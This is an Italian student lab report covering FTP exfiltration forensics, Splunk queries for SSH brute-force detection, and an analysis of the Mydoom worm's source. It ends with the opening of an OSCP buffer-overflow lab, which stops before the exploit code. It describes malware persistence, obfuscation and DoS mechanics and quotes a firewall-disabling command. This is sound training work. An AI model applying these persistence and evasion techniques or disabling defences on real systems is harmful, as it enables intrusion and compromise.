Quali sono gli indirizzi IP e le porte del traffico FTP?

Il traffico **FTP** identificato in **Kibana** presentava le seguenti caratteristiche: IP sorgente 192.168.0.11 con porta 52776, IP destinazione **209.165.200.235** con **porta 21** (porta di controllo FTP). La connessione dati (FTP_DATA) è stata stabilita in modalità attiva tramite il comando **PORT 192,168,0,11,194,153**.

Quali sono le credenziali usate per accedere all'FTP?

Le credenziali utilizzate per autenticarsi al server **FTP** (vsFTPd 2.3.4) su **Metasploitable** erano le seguenti: nome utente `analyst` e **password cyberops**. Trattandosi di un protocollo in chiaro, entrambe le informazioni erano visibili direttamente nel **flusso TCP** catturato da **Wireshark**.

Quali sono i tipi MIME dei file rilevati e qual è il contenuto del file esfiltrato?

Nella sezione **Zeek Hunting > Files** di Kibana erano presenti file di vari tipi **MIME**: **text/plain**, **image/jpeg**, **image/png**, **text/html**, **image/gif** e **image/x-icon**. Filtrando per **FTP_DATA**, il file trasferito risultava di tipo **text/plain**. Il contenuto del file **confidential.txt** era il seguente: **CONFIDENTIAL DOCUMENT / DO NOT SHARE** / This document contains information about the last security breach. Il file era stato copiato dal sistema bersaglio (209.165.200.235) verso l'attaccante (192.168.0.11) tramite il comando **FTP STOR**, poi cancellato dal target per eliminare le tracce.

Raccomandazione per fermare ulteriori accessi non autorizzati

Sulla base delle evidenze raccolte, si raccomanda di adottare le seguenti misure nell'ordine indicato: isolare immediatamente il sistema **Metasploitable** dalla rete per contenere il compromesso; rimuovere gli account **backdoor** inseriti dall'attaccante (myroot) dai file **/etc/passwd** e **/etc/shadow**; modificare le **password** degli utenti **analyst** e **root** su tutti i sistemi, poiché i relativi hash erano stati esfiltrati; applicare le patch al servizio vulnerabile che ha consentito l'accesso root iniziale; verificare la presenza di ulteriori sistemi compromessi nella rete tramite analisi dei log. Come misura aggiuntiva, si consiglia di **disabilitare FTP** in favore di protocolli cifrati (SFTP o FTPS) per impedire la trasmissione di credenziali in chiaro.

B2.3 Conclusioni

Il laboratorio ha dimostrato il valore del **pivoting** tra strumenti diversi (Sguil, Wireshark, Kibana) per ricostruire la catena di attacco completa a partire da un singolo alert. L'analisi ha permesso di identificare tutti i componenti della 5-tupla (IP sorgente 209.165.201.17 / porta 45415, IP destinazione 209.165.200.235 / porta 6200, protocollo TCP) relativi alla sessione di shell root, e di correlare successivamente il traffico FTP (192.168.0.11 -> 209.165.200.235:21) responsabile dell'esfiltrazione di **confidential.txt**. La trascrizione Sguil e il **Follow TCP Stream** di **Wireshark** hanno confermato l'accesso **root** sul target e la creazione di utenti backdoor, mentre Kibana ha permesso di recuperare il contenuto del file sottratto tramite i log **FTP_DATA**. Il caso evidenzia come l'uso di protocolli in chiaro come **FTP** renda banale il recupero delle credenziali e del **payload** da parte dei difensori, ma anche degli attaccanti in una rete non protetta.

Bonus 3 Splunk

Analisi di log di sistema



B3.0 Introduzione

L'attività ha avuto l'obiettivo di utilizzare **Splunk Enterprise** per l'analisi di log di sistema e applicativi contenuti nel dataset fornito dalla documentazione ufficiale di **Splunk**. Le ricerche sono state progettate per individuare eventi rilevanti dal punto di vista della sicurezza informatica, con particolare attenzione ai tentativi di accesso non autorizzati, alle autenticazioni riuscite, alle possibili attività di brute force e agli errori applicativi.

Come richiesto dalla traccia dell'esercitazione, i risultati delle interrogazioni sono stati presentati in formato tabellare attraverso il comando **SPL** 'table', al fine di rendere immediatamente consultabili le informazioni di interesse e facilitare l'attività di analisi e correlazione degli eventi.

L'analisi ha consentito di dimostrare come l'utilizzo di **query SPL** (Search Processing Language) permetta di trasformare grandi quantità di **log** in informazioni utili per il monitoraggio della sicurezza e per il supporto alle attività di incident detection.

B3.1 Analisi dei tentativi di autenticazione falliti

Obiettivo

Identificare tutti gli eventi relativi a tentativi di accesso **SSH** non riusciti e raccogliere le principali informazioni utili all'investigazione.

Query utilizzata

Ricerca degli eventi contenenti la stringa "Failed password" con estrazione di:

- **timestamp** dell'evento;
- **indirizzo IP sorgente**;
- **nome utente coinvolto**;
- **motivo del fallimento**

```
source="tutorialdata (1).zip:*" "Failed password"
| rex "Failed password for (invalid user)?(?<username>\S+) from (?<src_ip>\d+\.\d+\.\d+\.\d+)"
| eval motivo="Failed password"
| table _time src_ip username motivo
```

New Search					Save As ▼	Create Table ▼
<pre>source="tutorialdata ({}).zip:*" "Failed password" rex "Failed password for (invalid user)?(?<username>\S+)" from (?<src_ip>\d+\.\d+\.\d+\.\d+) eval motivo="Failed password" table _time src_ip username motivo</pre>					Time range: Last 7 days ▼	
✓ 27,302 events (5/17/26 9:00:00.000 AM to 6/24/26 9:33:35.000 AM) No Event Sampling ▼					Job ▼	
Events Patterns Statistics (27,302) Visualization						
Show: 20 Per Page ▼ Format ▼ Preview: On					< Prev 1 2 3 4 5 6 7	
_time ▼	src_ip ↕	username ↕	motivo ↕			
2026-06-22 11:07:37	194.8.74.23	root	Failed password			
2026-06-22 11:07:37	194.8.74.23	testuser	Failed password			
2026-06-22 11:07:37	194.8.74.23	apache	Failed password			
2026-06-22 11:07:37	194.8.74.23	mongodb	Failed password			
2026-06-22 11:07:37	194.8.74.23	mail	Failed password			
2026-06-22 11:07:37	194.8.74.23	games	Failed password			
2026-06-22 11:07:37	194.8.74.23	desktop	Failed password			
2026-06-22 11:07:37	194.8.74.23	nagios	Failed password			
2026-06-22 11:07:37	194.8.74.23	cyrus	Failed password			

I risultati sono stati organizzati in formato tabellare secondo quanto richiesto dalla traccia, evidenziando esclusivamente i campi rilevanti ai fini dell'analisi.

Valore per la sicurezza

Questa ricerca permette di individuare tentativi di accesso non autorizzati e costituisce il punto di partenza per l'identificazione di possibili attività malevole **quali password** guessing o **brute force**.

Informazioni ottenute

Per ogni evento vengono evidenziati:

- **data e ora** del tentativo;
- **indirizzo IP** dell'origine;
- **account** utilizzato;
- **tipologia di errore** rilevata.

B3.2 Verifica delle sessioni aperte per uno specifico utente

Obiettivo

Monitorare le autenticazioni riuscite associate all'utente "djohnson".

Query utilizzata

Ricerca degli eventi contenenti "**session opened for**" con estrazione del nome utente e dell'identificativo **UID** associato

```
source="tutorialdata (1).zip:*" "session opened for"
| rex "(session opened for user )?(?<username>\S+) by"
| uid=(?<user_id>\d+)\)"
| where username="djohnson"
| table _time username uid
```

New Search Save As Create Table View Close

source="tutorialdata (1).zip:*" "session opened for"
 | rex "(session opened for user)?(?<username>\S+) by" uid=(?<user_id>\d+)\)"
 | where username="djohnson"
 | table _time username uid

Time range: Last 7 days Q +

✓ 874 events (6/17/26 9:00:00.000 AM to 6/24/26 9:35:55.000 AM) No Event Sampling

Job || → ⬇ Smart Mode

Events Patterns **Statistics (874)** Visualization

Show: 20 Per Page Format Preview: On < Prev 1 2 3 4 5 6 7 8 ... Next >

_time	username	uid
2026-06-22 11:07:35	djohnson	0
2026-06-22 11:07:35	djohnson	0
2026-06-22 11:07:35	djohnson	0
2026-06-22 11:07:35	djohnson	0
2026-06-22 11:07:35	djohnson	0
2026-06-22 11:07:35	djohnson	0
2026-06-22 11:07:35	djohnson	0
2026-06-22 11:07:35	djohnson	0
2026-06-22 11:07:35	djohnson	0
2026-06-22 11:07:35	djohnson	0

I risultati sono stati organizzati in **formato tabellare** secondo quanto richiesto dalla traccia, evidenziando esclusivamente i campi rilevanti ai fini dell'analisi.

Valore per la sicurezza

Questa analisi consente di verificare le attività effettuate da un utente specifico e supporta le attività di **auditing** e **accountability** previste dalle buone pratiche di sicurezza.

Informazioni ottenute

La query restituisce:

- **data e ora** dell'accesso;
- **username** autenticato;
- **identificativo utente** di sistema (UID)

B3.3 Analisi dettagliata di un indirizzo IP sospetto

Obiettivo

Approfondire i **tentativi di autenticazione** provenienti dall'indirizzo IP **86.212.199.60**.

Query utilizzata

Filtraggio degli eventi di **autenticazione fallita** provenienti dall'**IP** specificato con estrazione della porta di origine utilizzata durante il **tentativo di connessione**.

```
source="tutorialdata (1).zip:*" "Failed password"
| rex "Failed password for (invalid user )?(?<username>\S+) from (?<src_ip>\d+\.\d+\.\d+\.\d+) port (?<port>\d+)"
| where src_ip="86.212.199.60"
| table _time username port
```

New Search Save As Create Table View Close

source="tutorialdata (1).zip:*" "Failed password"
| rex "Failed password for (invalid user)?(?<username>\S+) from (?<src_ip>\d+\.\d+\.\d+\.\d+) port (?<port>\d+)"
| where src_ip="86.212.199.60"
| table _time username port

Time range: Last 7 days 🔍 +

110 events (6/17/26 9:00:00.000 AM to 6/24/26 9:36:58.000 AM) No Event Sampling Job || 🔄 🔧 📄 Smart Mode

Events Patterns **Statistics (110)** Visualization

Show: 20 Per Page 📄 Format Preview: On < Prev 1 2 3 4 5 6 Next >

_time	username	port
2026-06-22 11:07:37	agushto	3692
2026-06-22 11:07:37	tomcat	1464
2026-06-22 11:07:37	desktop	3518
2026-06-22 11:07:37	yp	2856
2026-06-22 11:07:37	mail	1054
2026-06-22 11:07:37	apache	2630
2026-06-22 11:07:37	services	4740
2026-06-22 11:07:37	irc	1203
2026-06-22 11:07:37	mysql	4802

I risultati sono stati **organizzati** in formato tabellare secondo quanto richiesto dalla traccia, evidenziando esclusivamente i campi rilevanti ai fini dell'analisi

Valore per la sicurezza

L'analisi mirata di un **singolo host** permette di verificare il comportamento di sorgenti sospette e di raccogliere indicatori utili per attività di **threat hunting** e **incident response**.

Informazioni ottenute

Per ogni tentativo vengono mostrati:

- **timestamp**;
- **username utilizzato**;
- **porta sorgente impiegata**

B3.4 Rilevamento di possibili attacchi Brute Force

Obiettivo

Individuare **indirizzi IP** che effettuano un numero anomalo di tentativi di **autenticazione falliti**.

Query utilizzata

Aggregazione degli eventi "**Failed password**" per **indirizzo IP** con conteggio dei tentativi e identificazione degli **IP** che superano la soglia di **5 errori**, con aggiunta di indicazione temporale di quando incomincia l'evento e quando finisce.

```
source="tutorialdata (1).zip:*" "Failed password"
| rex "Failed password for (invalid user )?(?<username>\S+) from (?<src_ip>\d+\.\d+\.\d+\.\d+) port (?<port>\d+)"
| stats count as failed_tentatives min(_time) as start_event max(_time) as end_event by src_ip
| where failed_tentatives > 5
| convert ctime(start_event) ctime(end_event)
| sort - failed_tentatives
```

New Search

source="tutorialdata (1).zip:*" "Failed password"
| rex "Failed password for (invalid user)?(?<username>\S+) from (?<src_ip>\d+\.\d+\.\d+\.\d+) port (?<port>\d+)"
| stats count as failed_tentatives min(_time) as start_event max(_time) as end_event by src_ip
| where failed_tentatives > 5
| convert ctime(start_event) ctime(end_event)
| sort - failed_tentatives

Time range: Last 7 days

✓ 27,302 events (6/17/26 9:00:00.000 AM to 6/24/26 9:37:57.000 AM) No Event Sampling

Events Patterns **Statistics (182)** Visualization

Show: 20 Per Page Format Preview: On

src_ip	failed_tentatives	start_event	end_event
87.194.216.51	752	06/17/2026 11:07:34	06/22/2026 11:07:37
211.166.11.101	598	06/17/2026 11:07:34	06/22/2026 11:07:37
109.169.32.135	494	06/17/2026 11:07:34	06/22/2026 11:07:37
128.241.228.82	457	06/17/2026 11:07:34	06/22/2026 11:07:37
194.215.205.19	426	06/17/2026 11:07:34	06/22/2026 11:07:37
216.221.226.11	340	06/17/2026 11:07:35	06/22/2026 11:07:37
95.130.170.231	250	06/17/2026 11:07:36	06/22/2026 11:07:37
27.35.11.11	248	06/17/2026 11:07:34	06/22/2026 11:07:35

I risultati sono stati organizzati in **formato tabellare** secondo quanto richiesto dalla traccia, evidenziando esclusivamente i **campi rilevanti** ai fini dell'**analisi**.

Valore per la sicurezza

Questa ricerca rappresenta un semplice **meccanismo di rilevazione** di possibili attacchi brute force contro il servizio **SSH**

Informazioni ottenute

Per ogni **indirizzo IP** vengono riportati:

- **numero totale di tentativi falliti;**
- **primo evento registrato;**
- **ultimo evento registrato.**

Interpretazione

La presenza di numerosi **tentativi falliti** concentrati in un intervallo temporale limitato può costituire un indicatore di compromissione o di attività automatizzata da parte di attaccanti.

B3.5 Monitoraggio degli errori applicativi HTTP 500


Obiettivo

Identificare errori interni del server all'interno dei **log di accesso web**.

Query utilizzata

Ricerca nei log di accesso degli eventi caratterizzati da codice di stato **HTTP 500**.

```
source="tutorialdata (1).zip:*access*" | where status=500
```



Valore per la sicurezza

Gli errori **HTTP 500** possono evidenziare:

- **malfunzionamenti applicativi;**
- **errori di configurazione;**
- **problemi infrastrutturali;**
- **possibili tentativi di sfruttamento di vulnerabilità.**

Informazioni ottenute

La query consente di individuare rapidamente richieste che hanno generato errori critici lato server e che meritano ulteriori approfondimenti.

B3.6 Conclusioni

L'esercitazione ha dimostrato come **Splunk Enterprise** possa essere utilizzato come piattaforma di **Security Monitoring** per l'identificazione di eventi rilevanti all'interno dei **log**. Le query sviluppate hanno consentito di **individuare tentativi** di accesso non autorizzati, monitorare autenticazioni riuscite, identificare possibili attività di brute force e rilevare errori applicativi significativi. L'approccio **adottato** evidenzia come la correlazione e l'analisi centralizzata dei log rappresentino strumenti fondamentali per aumentare la visibilità sugli eventi di sicurezza e supportare le attività di rilevamento e risposta agli incidenti.

E1.1 Sintesi Esecutiva

Il **codice sorgente** preso in esame è quello del noto worm **Mydoom**. L'obiettivo di questa analisi è identificare funzionalità tecniche, come payload e persistenza, e verificare se il codice presenta aggiornamenti, modifiche e alterazioni.

Verdetto intelligence:

Il codice sorgente, alla fine dell'esaminazione, non presenta alcuna alterazione o aggiornamento. È confermato che si tratti della versione originale di **Mydoom del 2004**. Le prove a supporto sono i vari parametri rimasti ancorati al target del **2004** (SCO.com), ciò rende il malware totalmente innocuo perché, come vedremo dopo, se eseguito il malware viene interrotto da una sua riga di codice che stabilisce che dopo il **12/02/2004** smette di funzionare, pertanto risulta inerte.

E1.2 Meccanismo di Infezione e Ingegneria Sociale

Il malware è progettato per essere distribuito come file eseguibile (.exe) che usa come mezzo di propagazione campagne di phishing o mailspam. Quando la vittima avvia l'esecuzione del file, il malware genera un file di testo corrotto con caratteri casuali e lo apre forzatamente tramite un processo legittimo come notepad.exe, questo serve affinché la vittima pensi di aver aperto semplicemente un file corrotto mentre l'infezione è già avvenuta.

E1.3 Tecniche di Evasione

Per bypassare le difese e il rilevamento, le parti **critiche del malware** (come URL, chiavi di registro o file di sistema) sono state cifrate usando il cifrario di **Cesare**, cambiando la posizione delle lettere di 13 posizioni).

Il codice presenta anche l'uso di un **Mutex** con un **identificativo** (anche esso cifrato). Questo **Mutex** funge da "segnaposto", se è già presente nel sistema, il **malware** si interrompe prima di infettare, in modo da evitare infezioni multiple che allarmerebbero un amministratore di sistema.

E1.4 Persistenza e Camuffamento

All'interno del modulo **main.c** sono presenti due funzioni atte a garantire la persistenza dopo il riavvio o lo **spegnimento della macchina**:

- **sync_install**: Copia il binario malevolo all'interno della directory di sistema Windows rinominandosi taskmon.exe (anch'esso offuscato nel codice tramite il cifrario). Tutto ciò accade per camuffarsi tra i processi legittimi di monitoraggio di Windows.
- **sync_startup**: Modifica il Registro di Sistema iniettando il valore TaskMon all'interno del path "HKLM\Software\Microsoft\Windows\CurrentVersion\Run". In questo modo il malware, appena l'utente eseguirà l'accesso, si eseguirà automaticamente.

E1.5 Payload e Backdoor

Il **malware** presenta una funzione chiamata **payload_xproxy** che estrae e installa nella directory di sistema il file **shimgapi.dll** (anch'esso cifrato) che verrà caricato in memoria tramite il comando LoadLibrary. Questo modulo funge da **proxy/backdoor** consentendo agli attaccanti di utilizzare la macchina infetta come ponte (botnet) per scopi **illeciti**.

E1.6 Prove di Mancata Alterazione

All'interno del **main.c** è presente questa porzione di codice

```
int _stdcall WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, LPSTR lpCmd, int nCmdShow)
{
    static const SYSTEMTIME termdate = { 2004,2,0,12, 2,28,57 };
    static const SYSTEMTIME sco_date = { 2004,2,0, 1, 16, 9,18 };
    struct sync_t sync0;

    xrand_init();
    wsa_init();

    memset(&sync0, '\0', sizeof(sync0));
    sync0.termdate = termdate;
    sync0.sco_date = sco_date;
    sync_main(&sync0);

    ExitProcess(0);
}
```

- **Il Trigger del DoS** (sco_date): Impostato rigorosamente sul primo **febbraio 2004**. In questa data il malware attiva la funzione **scodos_main** (presente nel modulo sco.c). Una volta decifrata la stringa "jjj.fpb.pbz" in "www.sco.com" avvia i thread paralleli per un attacco di tipo **HTTP GET Flood**.
 - **Il Kill-Switch** (termdate): Impostato sul **12 febbraio 2004**. Come dicevamo prima, superata questa data, la funzione **sync_checktime** restituisce un valore positivo che interrompe l'esecuzione e la propagazione del malware.
- L'assenza di modifiche a queste strutture dimostra che l'esemplare è un reperto storico intatto.

Extra 2 Buffer Overflow

OSCP Vulnerable Server



E2.0 Introduzione

In questo laboratorio pratico ho eseguito un **exploit** di tipo **stack-based** buffer overflow contro l'applicazione **OSCP Vulnerable Server** (oscp.exe), scegliendo l'esercizio **OVERFLOW2**. L'obiettivo era ottenere una shell interattiva di **Windows** dalla macchina attaccante Kali Linux, simulando uno scenario di penetration testing reale e preparandomi metodicamente per l'esame **OSCP**. Il laboratorio ha coperto l'intero processo dall'analisi del comportamento del programma alla scrittura dell'exploit finale, passando per tutte le fasi intermedie: **fuzzing**, calcolo dell'offset, individuazione dei **bad characters**, ricerca del return address e generazione dello shellcode.

Il documento che segue descrive in dettaglio ogni fase del processo, spiegando non soltanto cosa ho fatto ma soprattutto perché ogni operazione è necessaria e quale ruolo ricopre all'interno della catena di **exploitation**. Ogni concetto tecnico viene introdotto nel momento in cui diventa rilevante per il laboratorio, accompagnato dagli screenshot reali della sessione di lavoro.

E2.1 Fondamenti Teorici del Buffer Overflow

Cos'è un Buffer Overflow

Un **buffer overflow** è una vulnerabilità che si verifica quando un programma scrive in un'area di memoria più dati di quanti essa sia in grado di contenere. La parola "**buffer**" indica una regione di memoria di dimensione fissa allocata per contenere dati temporanei: ad esempio, se un programma alloca 100 byte per leggere un input dell'utente ma l'utente invia **200 byte**, i **100 byte** in eccesso vanno a sovrascrivere le aree di memoria adiacenti. In un sistema operativo come **Windows a 32 bit**, quando un programma esegue una funzione, la **CPU** utilizza una struttura chiamata "stack" per organizzare i dati di quella funzione: le variabili locali, i parametri e, crucialmente, l'indirizzo di ritorno al quale il programma dovrà saltare al termine dell'esecuzione della funzione stessa.

Quando il buffer allocato sullo stack viene riempito oltre la sua capacità, i byte in eccesso sovrascrivono progressivamente i dati adiacenti nello stack verso indirizzi di memoria più alti. In un layout tipico dello **stack x86 a 32 bit**, procedendo verso indirizzi crescenti dopo la variabile locale vulnerabile si trovano: eventuali altri buffer locali, il valore del registro **EBP** (Extended Base Pointer) salvato, e infine l'indirizzo di ritorno. Sovrascrivendo quest'ultimo con un valore arbitrario, un attaccante può deviare il flusso di esecuzione del programma verso codice malevolo di propria scelta.

Il Registro EIP e il Flusso di Esecuzione

Il registro **EIP** (Extended Instruction Pointer) è un registro speciale della **CPU x86 a 32 bit** che contiene sempre l'indirizzo di memoria della prossima istruzione da eseguire. Non è possibile modificare EIP direttamente tramite un'istruzione di programma ordinaria; il suo valore cambia automaticamente durante l'esecuzione del codice. Quando la **CPU** esegue un'istruzione **CALL**, il valore corrente di **EIP** (l'indirizzo dell'istruzione successiva alla CALL) viene salvato sullo stack come "return address", e EIP viene aggiornato con l'indirizzo della funzione chiamata. Quando la funzione termina con un'istruzione **RET**, la **CPU** preleva questo valore dallo stack e lo carica in **EIP**, riprendendo l'esecuzione dal punto in cui era stata interrotta. È esattamente questo meccanismo che un **buffer overflow** sfrutta: sovrascrivendo l'indirizzo di ritorno nello stack con un valore controllato dall'attaccante, la prossima istruzione **RET** caricherà in **EIP** tale valore, facendo saltare l'esecuzione verso qualsiasi posizione di memoria si desideri. Se in quella posizione si trova del codice malevolo (shellcode), il programma eseguirà tale codice con i propri privilegi, aprendo la strada alla compromissione del sistema.

Registri dello Stack: ESP ed EBP

Due altri registri sono fondamentali per comprendere il buffer overflow. Il **registro ESP** (Extended Stack Pointer) punta sempre alla cima dello stack, ovvero all'ultimo elemento inserito. Ogni operazione **PUSH** decrementa **ESP** di **4** (su x86 a 32 bit) e scrive il valore nella posizione indicata da **ESP**; ogni **POP** incrementa **ESP** di **4** e legge il valore. Il registro **EBP** (Extended Base Pointer) punta alla base del frame corrente e viene usato come punto di riferimento stabile per accedere alle variabili locali e ai parametri. Nei nostri screenshot di Immunity **Debugger** vedremo costantemente questi registri nel pannello in alto a destra, e sarà cruciale leggere il valore di **ESP** immediatamente dopo il crash per sapere dove si trova nello stack il nostro payload.

E2.2 Ambiente di Laboratorio e Strumenti

Configurazione delle Macchine Virtuali


L'intero laboratorio è stato eseguito in un ambiente virtualizzato su **VirtualBox**. La macchina vittima è una **VM Windows 10 Pro** denominata "**Metasploitable**" che ospita l'applicazione vulnerabile oscp.exe. La macchina attaccante è **Kali Linux 2026.1**, una distribuzione **Linux** specializzata per il penetration testing che include nativamente tutti gli strumenti necessari: Metasploit Framework (con msfvenom e i tool pattern_create/pattern_offset), netcat e **Python 3**. Sul desktop della macchina **Windows 10** era presente la cartella **OverflowKit** contenente l'eseguibile **oscp.exe** e la libreria **essfunc.dll** necessaria per il funzionamento del server vulnerabile.



Il programma **oscp.exe** è un server **TCP** deliberatamente vulnerabile progettato per la pratica dell'**OSCP**. Mette in ascolto la porta **TCP 1337** e accetta comandi nel formato "**OVERFLOW[N] [valore]**" dove **N** va da **1 a 10**. Ciascuno dei dieci comandi è associato a un diverso buffer vulnerabile con parametri di exploit distinti: offset **EIP** diverso, bad characters diversi e return address diverso. In questo laboratorio mi sono concentrato su **OVERFLOW2**.

Immunity Debugger

Immunity Debugger è un **debugger** per applicazioni **Windows a 32 bit**, derivato da **OllyDbg** e ottimizzato per il security research e l'analisi di malware. A differenza di un debugger generico, **Immunity Debugger** è progettato per il **reverse engineering** e l'exploitation: ha un'interfaccia a quattro pannelli che mostra simultaneamente il disassembly (codice assembly), il dump di memoria, lo stack e i registri della **CPU**. Ciò che lo rende indispensabile per questo laboratorio è la sua capacità di "attaccarsi" (attach) a un processo in esecuzione e monitorarne il comportamento in tempo reale, vedendo esattamente cosa succede ai registri nel momento del crash. Permette inoltre di eseguire il processo un'istruzione alla volta (single-step) o di porre breakpoint su indirizzi specifici.



E2.3 Configurazione della Rete Virtuale

Il Problema delle Subnet Diverse

Il primo ostacolo tecnico incontrato è stato la configurazione di rete delle macchine virtuali in **VirtualBox**. Entrambe le **VM** erano inizialmente configurate con il solo **adapter NAT**, una modalità che consente alla **VM** di accedere a internet attraverso la rete dell'host ma impedisce la comunicazione diretta tra **VM** distinte. Ho aggiunto un secondo adapter di tipo **Host-Only** a entrambe le macchine, ma **VirtualBox** aveva due reti **Host-Only** distinte configurate sull'host: **Kali** aveva ricevuto l'indirizzo IP **192.168.50.100/24** dalla prima rete, mentre **Windows 10** aveva ottenuto **192.168.56.108/24** dalla seconda rete. Poiché le due macchine si trovavano su subnet diverse, i tentativi di ping tra loro fallivano con **100% di packet loss**.

La soluzione è stata assegnare manualmente un indirizzo **IP statico** all'interfaccia **Host-Only** di **Windows 10**, portandola sulla stessa subnet di **Kali** (192.168.50.0/24). Ho eseguito il comando netsh dalla **Command Prompt di Windows 10** per impostare l'IP **192.168.50.108** sull'interfaccia **Ethernet 2**, e ho disabilitato il **Windows Defender Firewall** con advfirewall per permettere le connessioni in entrata da Kali, operazione necessaria affinché il traffico **TCP verso la porta 1337** non venisse bloccato.

```
cheda Ethernet Ethernet:

Suffisso DNS specifico per connessione: lan
Indirizzo IPv4. . . . . : 10.0.2.15
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 10.0.2.2

cheda Ethernet Ethernet 2:

Suffisso DNS specifico per connessione:
Indirizzo IPv6 locale rispetto al collegamento . : fe80::3c41:d8e8:3c9c:efde%3
Indirizzo IPv4. . . . . : 192.168.50.108
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . :

cheda Tunnel isatap.lan:

Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione: lan

cheda Tunnel isatap.{63560715-5CD1-4158-9DFB-A0DA92D6B4EA}:

Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione:

:\Windows\system32>netsh advfirewall set allprofiles state off
K.

:\Windows\system32>
```

Con entrambe le macchine sulla stessa subnet **192.168.50.0/24**, la comunicazione di rete ha funzionato correttamente. Ho verificato la connettività con un ping di tre pacchetti da **Kali** verso **Windows 10**: tutti e tre i pacchetti sono stati ricevuti con 0% di packet loss e tempi di risposta tra 0.5 e 1.1 millisecondi, valori tipici di una comunicazione in rete locale virtuale

```
(kali@kali)-[~]
$ ping -c 3 192.168.50.108
PING 192.168.50.108 (192.168.50.108) 56(84) bytes of data:
64 bytes from 192.168.50.108: icmp_seq=1 ttl=128 time=0.549 ms
64 bytes from 192.168.50.108: icmp_seq=2 ttl=128 time=1.02 ms
64 bytes from 192.168.50.108: icmp_seq=3 ttl=128 time=1.12 ms

— 192.168.50.108 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.549/0.898/1.124/0.250 ms

(kali@kali)-[~]
$
```

E2.4 Configurazione della Rete Virtuale

Avvio di oscp.exe e Attach a Immunity Debugger

Con la rete correttamente configurata, ho avviato l'applicativo **oscp.exe** dalla cartella **OverflowKit** sul desktop di **Windows 10**. Il programma apre una finestra di console che mostra il messaggio "Listening for clients..." e rimane in attesa di connessioni **TCP** sulla porta **1337**

Ho poi aperto **Immunity Debugger** e, tramite il menu **File → Attach**, ho selezionato il processo **oscp.exe** dalla lista dei processi in esecuzione. L'attach sospende automaticamente l'esecuzione del processo, come indicato dalla scritta "**Paused**" nella barra di stato in basso a destra di Immunity; ho premuto **F9** per riprendere l'esecuzione, riportando il server in **stato di ascolto**.

Verifica della Connessione con netcat

Per verificare che il server fosse raggiungibile e funzionante, ho utilizzato **netcat** (nc) da **Kali Linux**, connettendomi all'indirizzo IP di **Windows 10** sulla porta **1337**. **Netcat** è un'utilità di rete fondamentale per il penetration testing: permette di aprire connessioni **TCP/UDP** raw, leggere e scrivere dati arbitrari, e quindi di comunicare con qualsiasi servizio **TCP** senza la necessità di un client specifico. Alla connessione, il server **oscp.exe** ha risposto con il banner "**Welcome to OSCP Vulnerable Server!**" e ha mostrato l'elenco dei comandi disponibili, confermando che il setup era corretto e il **server pronto**.

```
(kali@kali)-[~]  
$ nc 192.168.50.108 1337  
Welcome to OSCP Vulnerable Server! Enter HELP for help.  
|
```

Il menu mostrato dal server elenca i comandi **OVERFLOW1** attraverso **OVERFLOW10**, ciascuno con la sintassi "**OVERFLOW[N] [value]**". Ogni comando corrisponde a un buffer diverso nel codice sorgente del server, con dimensioni e caratteristiche differenti. Il fatto che i buffer siano diversi tra loro è fondamentale per la preparazione all'esame **OSCP**: bisogna eseguire l'analisi completa (fuzzing, offset, bad chars, JMP ESP) per ciascun esercizio in modo indipendente, non assumendo mai che i valori trovati per **OVERFLOW1** siano validi anche per **OVERFLOW2**.

E2.5 Fuzzing e Rilevamento del Crash

Cos'è il Fuzzing

